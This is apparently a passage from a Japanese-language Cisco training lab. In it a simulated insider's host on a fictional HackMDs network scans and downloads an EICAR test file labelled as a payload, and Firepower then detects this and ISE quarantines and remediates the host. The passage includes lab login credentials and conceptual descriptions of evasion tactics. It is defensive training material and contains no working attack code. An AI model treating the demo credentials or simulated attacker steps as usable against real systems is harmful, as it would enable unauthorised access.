
修復手順には、脆弱性スキャンの実行から、マルウェアが検出された場合の Cisco AMP のインストールなど、ソフトウェアの有効化または無効化まで、さまざまな処置が含まれます。このラボでは、Rapid7 Nexpose 脆弱性スキャンを実行し、感染を修復したことを Cisco ISE に通知する Web サイトに手動アクセスできるようにします。現実には、適切な修復方法として Web サイトへのアクセスは行わないかもしれませんが、修復 Web ページに接続するような簡単な方法も可能であることをここでは示しています。

10. Jumphost に戻り、Cisco ISE ダッシュボードにログインして、インシデントが発生したことを確認できます。まずページの下部にある Firefox ブラウザ アイコンをクリックして、Jumphost に戻ります。管理者のすべてのセキュリティ ツール ダッシュボードが開きます。



11. [Cisco ISE] タブを選択して、ユーザ名: **admin**、パスワード: **C1sco12345** でログインします。


12. [運用(Operations)] に移動し、[Radius] の下の [ライブログ(Live Logs)] を選択します。



13. dhowser が隔離状態になっていることがわかります。




14. ブラウザのタブをクリックしてコントラクタ デスクトップのリモート デスクトップ セッションに戻ります。



15. Cisco ISE によってシステムに [隔離済み (quarantined)] のタグ (HackMDs に接続した際の現行の権限レベルが「隔離」であることを示す) が付けられたため、HackMDs 隔離ネットワークに再度接続し、システムを従業員ネットワークに戻す必要があります。このラボでは、後でこの状態を管理者の観点から説明します。この例では、ユーザがまだネットワーク アクセスが可能のため、ユーザにアラートは出しません。ただし必要な修復が完了するまでは、ユーザが接続できるネットワーク範囲が限定されます。このシステムがネットワークを離れ、後で任意の方法 (LAN、VPN、ワイヤレス) でネットワークにアクセスする場合、完全なネットワーク アクセスが許可されるには、安全であることが確認されなければなりません。テストをシンプルにするために、システムがネットワークに戻れるよう自動修復を行うリンクを用意しました。


16. VPN クライアントのステータスを見て、従業員ネットワークに接続していないことを確認します。[切断 (disconnect)] をクリックしてから [再接続 (reconnect)] をクリックすると、HackMDs ネットワークに戻ったように表示されますが、HackMDs 隔離ネットワークに接続しているだけです。Cisco ISE がユーザを従業員ネットワークから削除した後にシステムが再接続しようとして VPN 接続に失敗した場合と、ユーザが接続を切断して正常に再接続した場合との違いを理解してください。ここでは [vpn.ad.hackmds.com に接続済み (Connected to vpn.ad.hackmds.com)] と表示させることが目的になります。



17. Windows ダッシュボードで Google Chrome Web ブラウザ リンクをクリックします。



18. ブラウザが開いたら、[修復ページ (Remediation Page!)] リンクをクリックして、ISE がこのデバイスの隔離が必要であると判断した問題にパッチを適用する方法を確認します。




19. システムが修復されたことをユーザに通知する、修復ページが表示されます。Cisco AnyConnect VPN 接続が再度切断され、リモートユーザが自動的に Cisco ISE で信頼されるユーザの状態に戻ることがわかります。


注: 実際の導入では、更新やソフトウェアの不足によってポスチャに違反したシステムが、この方法で修復されます。内部の脅威アラームをトリガーしたため隔離されたシステムについては、脅威のタイプに応じて、自動修復ではなく、システムを手動で調査することが推奨される場合があります。



20. パッチを適用し、従業員ネットワークに再度アクセスする準備ができたなら、HackMDs ネットワークから切断して再度接続したことを確認します。



21. これを確認するには、ブラウザの下部の [Firefox] タブをクリックして、Jumphost の ISE ダッシュボードに戻ります。管理者として、ユーザが修復されたことを確認できます。




22. この時点でライブ ログを見ると、dhowser に隔離対象のタグが付いていないことがわかります。必要に応じてブラウザを更新します。




23. 次に [Firefox] タブをクリックして、RDP 接続したコントラクタ デスクトップに戻ります。
24. 攻撃者が一般的に使用するもう 1 つの戦術として、ウイルス対策などのシグニチャ ベースのテクノロジーをバイパスすることを目的に、悪意のあるソフトウェアを分割してダウンロードする方法があります。分割されたパーツが組み立てられると、ターゲット ネットワークに対する永続的なアクセスを確立するためのリモート アクセス ツール キットや、ランサムウェアなどの悪意のあるソフトウェアになる場合があります。

注: ダウンロード動作の検出は、ダウンロード元、ダウンロード方法、ダウンロードの要求者など、さまざまなインジケータを確認することで行われます。

悪意のあるファイルをダウンロードすることで、ペイロードをダウンロードするのと同様の動作を実行してみましょう。Web ブラウザの「戻る」ボタンをクリック後、applications.ad.hackmds.com をクリックします。



25. Web サーバ内にいくつかのファイルがあるのがわかります。eicar_com.zip は、HackMDs でのキーボード アクセスを可能にするために攻撃者が作成した、悪意のあるペイロードです。ここで言う手法は、侵害されたシステムにインストールされた悪意のあるファイルが、偵察を行い、ペイロードをダウンロードして、隠された通信チャンネルを通じてシステムにアクセスできることをリモート攻撃者に通知する、一連の動きです。これはつまり、このファイルをダウンロードすることで、悪意のあるソフトウェアとしての動作を行ってみるということです。



26. この動作はまた Cisco Firepower によって悪意のあるファイルとして特定され、HackMDs ネットワークからこのシステムを削除するように Cisco ISE に通知されます。
27. Jumphost に戻り、dhowser が再度、隔離状態になっていることを確認します。Firepower による脅威の特定を再度テストし、Cisco ISE をエンフォースとして活用するには、修復手順を繰り返して、dhowser を隔離段階から移行させる必要があります。

ここまでで、侵害したホストにインストールした悪意のあるソフトウェアを、攻撃者が利用する例をいくつか示しました。ネットワークをスキャンしてペイロードをダウンロードする方法は、非常に一般的な戦術であり、NetFlow ベースのセキュリティなど、他の内部モニタリング テクノロジーと合わせて、IDS/IPS で特定されるように調整されています。

注: Cisco ISE の実際の環境では、VPN と ACL のセグメンテーションによって、このアクションが防止されます。ラボをシンプルにするために、ここでは適切なセグメンテーションを実施していません。


内部攻撃を防御する

この演習では、防御側が Mr. White による HackMDs からのデータ盗難を阻止しますが、その際に手動で行う手順はありません。Cisco Firepower と ISE ソリューションによって、自動的に処理されます。これは、事前および事後のアクセス制御セキュリティ テクノロジーを統合することによって得られる大きな価値の 1 つです。次に、Cisco Firepower と ISE の両方のテクノロジーを防御側の視点から見てみます。

Firepower アラームの表示

1. Jumphost に戻ります。最初に、Cisco Firepower でこれらのイベントがどのように見えるかを確認します。

注: 前回の演習の RDP セッションが残っている場合は、右クリックして [ウィンドウを閉じる (Close window)] を選択し、セッションを終了します。プロンプトが表示されたら [OK] をクリックします。




2. Firefox セッションを確立していない場合は、アイコンをダブルクリックして Web ブラウザを開きます。




3. <https://198.19.10.5> にアクセスするか、ブラウザの [Firepower] タブをクリックして、Firepower Management インターフェイスを開きます。ユーザ名: **admin**、パスワード: **C1sco12345** を使用してログインします。

注: このシナリオでは防御の自動化に重点を置いているため、このハンズオン ラボで防御側が行うのは、ポリシーとダッシュボードの確認だけです。修復が自動化されていない防御のハンズオンについては、その他のシナリオを参照してください。その他のシナリオでは、手順を自動化することができます。これは現実の導入でのベスト プラクティスになります。




4. メインのダッシュボードが表示されます。



Summary Dashboard

Provides a summary of activity on the appliance



5. イベントをトリガーしたアラームを探します。[分析 (Analysis)] タブをクリックして [関連イベント (Correlation Events)] を選択します。



6. Cisco ISE などの他のシステムに対してアラームを生成する、すべてのイベントが表示されます。図のように、IP アドレス 198.19.40.51 が 198.19.10.0 ネットワークをスキャンし、アラームを生成しています。その背後にいるユーザが Doogie Howser (dhowser) であることもわかります。Doogie には困ったものです。

1	↓	198.19.10.3	198.19.30.102	
2		198.19.20.8	198.19.10.15	Discovered Identities\splunk (FTP)
2		198.18.133.10	198.19.10.1	Discovered Identities\dcloud (FTP)
		198.19.40.51	198.19.10.1	dhowser (LDAP)
		198.19.40.51	198.19.10.1	doogie howser (AD1\dhowser, LDAP)
2		198.19.40.253	198.19.10.7	Discovered Identities\dcloud (FTP)
		198.19.40.51	198.19.10.1	dhowser (LDAP)
				Discovered Identities\dcloud (FTP)

7. 198.19.40.51 の横にあるコンピュータ アイコンをクリックすると、Doogie のコンピュータの詳細が表示されます。このコンピュータによって、Cisco Firepower が Cisco ISE に修復を指示している問題のいくつかが発生しています。

 198.19.40.51

8. 問題の原因になっているシステムの詳細を示すポップアップ ウィンドウが表示されます。このプロフィール データは、デバイスがネットワーク接続時に評価された際に、Rapid7 Nexpose から提供されたコンテキストを基に作成されたものです。また、Cisco Firepower は、アプリケーション層データに基づいて、デバイスのプロファイリングをパッシブに行っています。

Host Profile

[Scan Host](#)
[Generate White List Profile](#)

IP Addresses 198.19.40.51
NetBIOS Name
Device (Hops) ftd (1)
MAC Addresses (TTL) 00:50:56:B8:6E:6D (VMware, Inc.) (255)
Host Type Load Balancer
Last Seen 2018-02-28 13:52:53
Current User Discovered Identities\anonymous (FTP)
View [Context Explorer](#) | [Connection Events](#) | [Intrusion Events](#) | [File Events](#) | [Malware Events](#)

Indications of Compromise (0)
[Edit Rule States](#)

Systems (2) ▾
[Edit Operating System](#)
[View Operating Systems](#)

Hardware	OS Vendor	OS Product	OS Version	Source	
	Microsoft	Windows 7 Ultimate Edition	SP1	Application: NeXpose Scan Report	✓ Make Current
	Microsoft	Windows	Vista, 7, Server 2008, Phone 7.5, Phone 8.0, 8, Server 2012, Server 2012 R2, 10	Firepower	✓ Make Current

Servers (14) ▾

9. 次にポップアップ ウィンドウを閉じ、問題の原因になっているユーザである doogie howser の横にあるコンピュータをクリックします。



10. 攻撃者として実行したアクティビティに関する詳細が表示されます。次の図は、ダウンロードを試み、マルウェアとして特定されたペイロードの例を示しています。このマルウェアは「ファイル転送で検出された脅威 (Threat Detected in File Transfer)」と説明され、悪意のある送信元との接続が「malware-cnc」とされています。

User Identity

Last Seen 2018-02-28 14:01:59
Realm AD1
Username dhowser
First Name doogie
Last Name howser
Email dhowser@hackmds.com
Department medical staff (hackmds)
Phone
Discovery Application LDAP
Active Session Count 0
View [Context Explorer](#)

Indications of Compromise (3) ▼

[Edit Rule States](#) [Mark All Resolved](#)

Category	Event Type	Description	First Seen	Last Seen
Impact 2 Attack	Impact 2 Intrusion Event - attempted-admin	The host was attacked and is potentially vulnerable	2018-01-11 08:05:40	2018-01-11 08:20:34
CnC Connected	Intrusion Event - malware-cnc	The host may be under remote control	2018-01-10 21:48:53	2018-01-11 06:51:26
Malware Detected	Threat Detected in File Transfer	The host has encountered malware	2017-12-20 15:40:17	2018-01-10 21:48:38

Host History ▼

11. [システム(System)] に移動して [統合(Integration)] を選択すると、Firepower がどのように ISE を呼び出しているかを確認できます。次に [ID ソース (Identity Sources)]、[Identity Services Engine] の順に選択し、[テスト(Test)] を選択すると、Identity Services Engine (ISE) が設定されていることが表示されます。

Overview Analysis Policies Devices Objects AMP Intelligence Deploy System Help admin
 Configuration Users Domains Integration Updates Licenses Health Monitoring Tools
 Cisco CSI Realms Identity Sources eStreamer Host Input Client Smart Software Satellite
 Identity Sources
 Service Type: None Identity Services Engine User Agent
 Primary Host Name/IP Address: 198.19.10.4
 Secondary Host Name/IP Address:
 pxGrid Server CA: CA-ROOT
 MNT Server CA: CA-ROOT
 FMC Server Certificate: FMC-Cert
 ISE Network Filter: ex. 10.89.31.0/24, 192.168.8.0/24, ...
 * Required Field Test Save Cancel

12. [テスト(Test)] ボタンをクリックして、Firepower と ISE が接続されていることを確認します。




13. Cisco Firepower と ISE の統合では、次に相関ルールを設定します。相関ルールがトリガーされると、Firepower から ISE にアラートが送信されます。[ポリシー(Policies)] をクリックして [相関(Correlation)] を選択することで相関ルールを確認できます。



注: pxGrid は、ソリューション間でデータを共有するための言語の役割を果たすものです。この例では、ISE と Firepower 間で脅威データを共有するために pxGrid が使用されています。Splunk や Rapid 7 など、シスコ以外の多くのベンダーも pxGrid に対応しています。

Firepower と Stealthwatch は、どちらもネットワーク侵害を検出できます。Firepower の強みは、脆弱性、ネットワーク上のアクティブなシステム、および既知の攻撃動作を特定し、AMP によってあらゆるファイルをモニタリングする機能にあります。

Stealthwatch の強みは、ネットワーク ベースのライニング、悪意のあるアクションのモニタリングに基づく、効果的な異常検出にあります。ネットワーク全体にわたって、スイッチ、ワイヤレス デバイス、仮想スイッチなどの脅威を検出できます。Cisco Stealthwatch の詳細については、シナリオ 5 を参照してください。



14. [ルール管理(Rule Management)] をクリックすると、pxGrid ルールが表示されます。pxGrid フォルダをクリックして開くと、SOC 管理によって作成された各種の統合ルールが表示されます。ルールの目的は、それぞれの名前によって表されています。



- a. リスト内のルールは、内部偵察や CnC サーバへの接続など、侵害後に実行される内部脅威アクションを中心に設計されています。修復ルールは、悪意のあるアクションがトリガーされた場合の行動を指定します。ルールをクリックすると、それぞれの機能を確認できます。


15. 次に、Cisco ISE がこの攻撃で何を確認し、Firepower との統合をどのように有効化したかを確認します。

Cisco ISE アラームを表示する

ここまでで Firepower アラームを確認してきました。次に、ISE が HackMDs ネットワークへのアクセスを試みるすべてのシステムにどのようにアクセス制御を適用できるかを見ていきます。Firepower は、ネットワーク内からの脅威を特定すると、そのイベントに対応するように ISE に通知します。その対応とは、この例では、VPN 接続を切断した上で、侵害されたデバイスを内部 HackMDs ネットワークから隔離ネットワークに移動することです。隔離ネットワークでは、修復手順を実行するためにアクセスが制限されています。

注: デバイスを分離することは 1 つの有効な方法ですが、管理者はリモートからシステムを修復することはできず、またパッチや更新のダウンロードなどの自動化された修復プロセスを実行することもできません。

1. Web ブラウザで <https://198.19.10.4> にアクセスして Cisco ISE 管理インターフェイスを表示させるか、Web ブラウザで ISE タブをクリックします。ユーザ名: **admin**、パスワード: **C1sco12345** を使用してログインします。



2. メインのダッシュボードが表示されます。

